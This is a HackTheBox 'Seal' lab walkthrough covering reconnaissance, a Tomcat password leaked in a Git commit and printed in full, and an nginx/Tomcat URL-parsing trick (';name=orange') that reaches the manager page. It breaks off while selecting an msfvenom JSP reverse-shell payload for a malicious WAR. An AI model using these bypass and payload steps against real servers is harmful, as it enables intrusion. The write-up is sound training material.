455 HTB Seal

[HTB] Seal

by Pablo `github.com/vorkampfer/hackthebox`


- Resources:

    1. Savitar YouTube walk-through `https://htbmachines.github.io/`
    2. Pencer.io `https://pencer.io/ctf/ctf-htb-seal/`
    3. Savitar github `https://s4vitar.github.io/`
    4. Savitar github2 `https://github.com/s4vitar`
    5. `https://blackarch.wiki/faq/`
    6. `https://blackarch.org/faq.html`
    7. 0xdf `https://0xdf.gitlab.io/2021/11/13/htb-seal.html`
    8. IPPSEC `ippsec.rocks`
    9. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`
    10. Breaking Parser Logic Video `https://www.youtube.com/watch?v=CIhHpkybYsY`
    11. Orange Tsai SSRF Exploiting URL Parser Logic: `https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf`\
    12. pkexec vulnerability `https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034`

- View files with color

    ```
    ▷ bat -l ruby --paging=never name_of_file -p
    ```

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
In Seal, I'll get access to the NGINX and Tomcat configs, and find both Tomcat passwords and a misconfiguration that allows me to bypass the certificate-based authentication by abusing differences in how NGINX and Tomcat parse urls. The rest of the box is about Ansible, the automation platform. I'll abuse a backup playbook being run on a cron to get the next user. And I'll write my own playbook and abuse sudo to get root. ~0xdf
```

Skill-set:

```
1. Information Leakage (GitBucket)
2. Breaking Parser Logic - Abusing Reverse Proxy / URI Normalization
3. Exploiting Tomcat (RCE) [Creating malicious WAR]
4. Abusing existing YML Playbook file [Cron Job]
5. Ansible-playbook exploitation (sudo privilege)
```

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.10.10.250
PING 10.10.10.250 (10.10.10.250) 56(84) bytes of data.
64 bytes from 10.10.10.250: icmp_seq=1 ttl=63 time=215 ms

2. ▷ whichsystem.py 10.10.10.250
10.10.10.250 (ttl -> 63): Linux
```

2. **Nmap**

```
1. ▷ openscan seal.htb
2. ▷ echo $openportz
22,80,111,2049,34901,47015,55623,59875
3. ▷ sourcez
4.  ▷ echo $openportz
22,443,8080
5. ▷ portzscan $openportz seal.htb
6. ▷ jbat seal/portzscan.nmap
7.  nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,443,8080 seal.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp   open  ssh        syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
443/tcp  open  ssl/http   syn-ack nginx 1.18.0 (Ubuntu)
8080/tcp open  http-proxy syn-ack
9. Nmap shows us a domain: commonName=seal.htb
```

openssh (1:8.2p1-4ubuntu0.2) *focal*-security; urgency=medium

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.2' and it tells me we are dealing with an Ubuntu
Focal Server.
3. openssh (1:8.2p1-4ubuntu0.2) focal-security; urgency=medium
```

4. **Whatweb**


```
1.  ▷ whatweb https://10.10.10.250
https://10.10.10.250 [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[admin@seal.htb], HTML5, HTTPServer[Ubuntu Linux]
[nginx/1.18.0 (Ubuntu)], IP[10.10.10.250], JQuery[3.0.0], Script, Title[Seal Market], X-UA-Compatible[IE=edge], nginx[1.18.0]
2. I try 8080
3.  ▷ whatweb http://10.10.10.250:8080
http://10.10.10.250:8080 [401 Unauthorized] Cookies[JSESSIONID], Country[RESERVED][ZZ], HttpOnly[JSESSIONID], IP[10.10.10.250]
4. Port 8080 is http. This will most likely become an attack vector.
```

5. **SSLSCAN**

```
1.  ▷ sslscan https://10.10.10.250
Version: 2.1.2
OpenSSL 3.2.1 30 Jan 2024

Connected to 10.10.10.250

Testing SSL server 10.10.10.250 on port 443 using SNI name 10.10.10.250

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   disabled
TLSv1.1   disabled
TLSv1.2   enabled
TLSv1.3   disabled
```

6. **OpenSSL scan**

```
1.  ▷ openssl s_client -connect 10.10.10.250:443
Connecting to 10.10.10.250
CONNECTED(00000003)
Can not use SSL_get_servername
depth=0 C=UK, ST=London, L=Hackney, O=Seal Pvt Ltd, OU=Infra, CN=seal.htb, emailAddress=admin@seal.htb
2. There is some information leakage. I get the admin email, and the domain name.
```



Recon through information leakage

7. **Lets do some manual enumeration of the website**

```
1. https://10.10.10.250/
Welcome To Seal
# Vegetables Shop
2. Notice : The image above. I purposely enumerated a page I did not think existed so I could see the error, and I also wanted to see if there was information leakage. We have the Apache Tomcat Framework and the version running on Ubuntu.
```


8. **Ok it is time for some WFUZZ**

```
1. ~/hackthebox/seal ▷ wfuzz -c --hc=404 --hh=19737 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt https://10.10.10.250/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://10.10.10.250/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000016:   302        0 L      0 W        0 Ch        "images"
000000444:   302        0 L      0 W        0 Ch        "icon"
000000259:   302        0 L      0 W        0 Ch        "admin"
000000550:   302        0 L      0 W        0 Ch        "css"
000000953:   302        0 L      0 W        0 Ch        "js"
000004889:   302        0 L      0 W        0 Ch        "manager"
000005524:   404        0 L      63 W       717 Ch      "Map"
^Z
2. Lets check out some of these pages found by WFUZZ.
```

9. **Curl**

```
1. Since there are several we can use curl to speed things up.
2. curl -s -X GET "https://10.10.10.250/manager"
3. I try the browser
4. https://10.10.10.250/manager/html
5. I adds the /html at the end automatically and then gives me a 403 Forbidden.
6. Let me try the /html with curl.
7. ▷ curl -s -X GET "https://10.10.10.250/manager/html" -k
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
8. If you want to remove the HTML tags in the response just add the -I flag in the curl command.
9. lets WFUZZ the manager page.
10.  ▷ wfuzz -c --hc=404 --hh=0 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt https://10.10.10.250/manager/FUZZ
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000092:   403        7 L      10 W       162 Ch      "html"
000000341:   401        63 L     291 W      2499 Ch     "text"
000000764:   401        63 L     291 W      2499 Ch     "status"
11. I find some cool stuff. Lets curl /manager/text
12.  ▷ curl -s -X GET "https://10.10.10.250/manager/text" -k
13. I get back a bunch of text.
```


```
<title>401 Unauthorized</title>
14.  ▷ curl -s -X GET "https://10.10.10.250/manager/text" -k -I
HTTP/1.1 401
Server: nginx/1.18.0 (Ubuntu)
WWW-Authenticate: Basic realm="Tomcat Manager Application"
```



So if I visit `https://10.10.10.250/manager/text` I will get prompt for a password. That it was the status is coming back 401 Unauthorized.

```
1. I hit cancel instead of even attempting to even try to login, and I get the default password sign in. lol
2. # 401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file conf/tomcat-
users.xml in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the manager-gui role to a user named tomcat with a password of s3cret, add the following to the config file
listed above.

<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
3. Lets try the default creds.
4. FAILED, I did not think I would be so lucky.
5. Lets check out the site on 8080 again.
```

11. **Lets check out the site on port `8080`**




```
1. http://10.10.10.250:8080 <<< This site on the nmap scan was http not https
2. Lets create an account. Mine is foo:foo123
3. Login
4. There is a root seal market.
5. I click on seal_market >>> tomcat >>> tomcat-users.xml
```

```
6. FAIL nothing
7. I click back http://10.10.10.250:8080/root/seal_market/tree/master/tomcat
8. I see there are 5 commits in the upper right. Lets click the commits.
9. http://10.10.10.250:8080/root/seal_market/commits/master/tomcat
10. Click on the commit.
11. http://10.10.10.250:8080/root/seal_market/commit/971f3aa3f0a0cc8aac12fd696d9631ca540f44c7
12. Seems that there was a password that never got updated.
```

1 [redacted]tomcat/tomcat-users.xml

```
40  40    <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
41  41    <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
42  42    <user username="role1" password="<must-be-changed>" roles="role1"/>
43  43  -->
44      <user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
45  44  </tomcat-users>
46  45
```

I copy the credential down and continue the enumeration.

```
1. http://10.10.10.250:8080/root/seal_market/commit/971f3aa3f0a0cc8aac12fd696d9631ca540f44c7
2. <user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
3. tomcat:42MrHBf*z8{Z%
4. I add the credential to my creds.txt
5. Google 'orange tsai blackhat 2018, breaking parser logic'
6. https://www.youtube.com/watch?v=CIhHpkybYsY <<< Recommeded viewing
7. https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf <<< Recommended reading.
8. The following is taken from the pdf above.
```

http://example.com/foo;name=orange/bar/

	Behavior
Apache	/foo;name=orange/bar/
Nginx	/foo;name=orange/bar/
IIS	/foo;name=orange/bar/
Tomcat	/foo/bar/
Jetty	/foo/bar/
WildFly	/foo
WebLogic	/foo

Creating a payload from the blackhat site

```
1. https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf
2. https://10.10.10.250/manager;name=orange/html >>> then enter the credentials we found tomcat:42MrHBf*z8{Z%
3. SUCCESS, I am in.
```

14. **Enumerating website as tomcat**

```
1. We need to create a java 'WAR' file. I think it is like a  java jar file. Bascially a java version of a zip file archive.

2. Difference between jar and war in Java - Stack Overflow

These files are created for different purposes. Here is the description of these files: .jar files: The .jar files contain
```

```
libraries, resources and accessories files like property files. .war files: The war file contains the web application that can be
deployed on any servlet/jsp container.
```

15. **We can use *MSFVenom* payload to create a *WAR file***

```
1. First, lets list the different payloads in java.
2. ▷ msfvenom -l formats | grep -i -A4 -B4 "java"
    dword
    go
    golang
    hex
    java
    js_be
    js_le
    masm
    nim
3. It is not -l formats it is -l payload.
4. ~/hackthebox/seal ▷ msfvenom -l payloads | grep java
 ▷ cat tmp | awk '!($3="")'
        - java/jsp_shell_bind_tcp Listen  a connection and spawn a command shell
        - java/jsp_shell_reverse_tcp Connect  to attacker and spawn a command shell
        - java/meterpreter/bind_tcp Run  meterpreter server in Java. Listen for a connection
        - java/meterpreter/reverse_http Run  meterpreter server in Java. Tunnel communication over HTTP
        - java/meterpreter/reverse_https Run  meterpreter server in Java. Tunnel communication over HTTPS
        - java/meterpreter/reverse_tcp Run  meterpreter server in Java. Connect back stager
        - java/shell/bind_tcp Spawn  piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Listen for a connection
        - java/shell/reverse_tcp Spawn  piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Connect back stager
        - java/shell_reverse_tcp Connect  to attacker and spawn a command shell
5. We are going to have to use this payload >>>   java/jsp_shell_reverse_tcp | Connect back to attacker and spawn a command shell
```

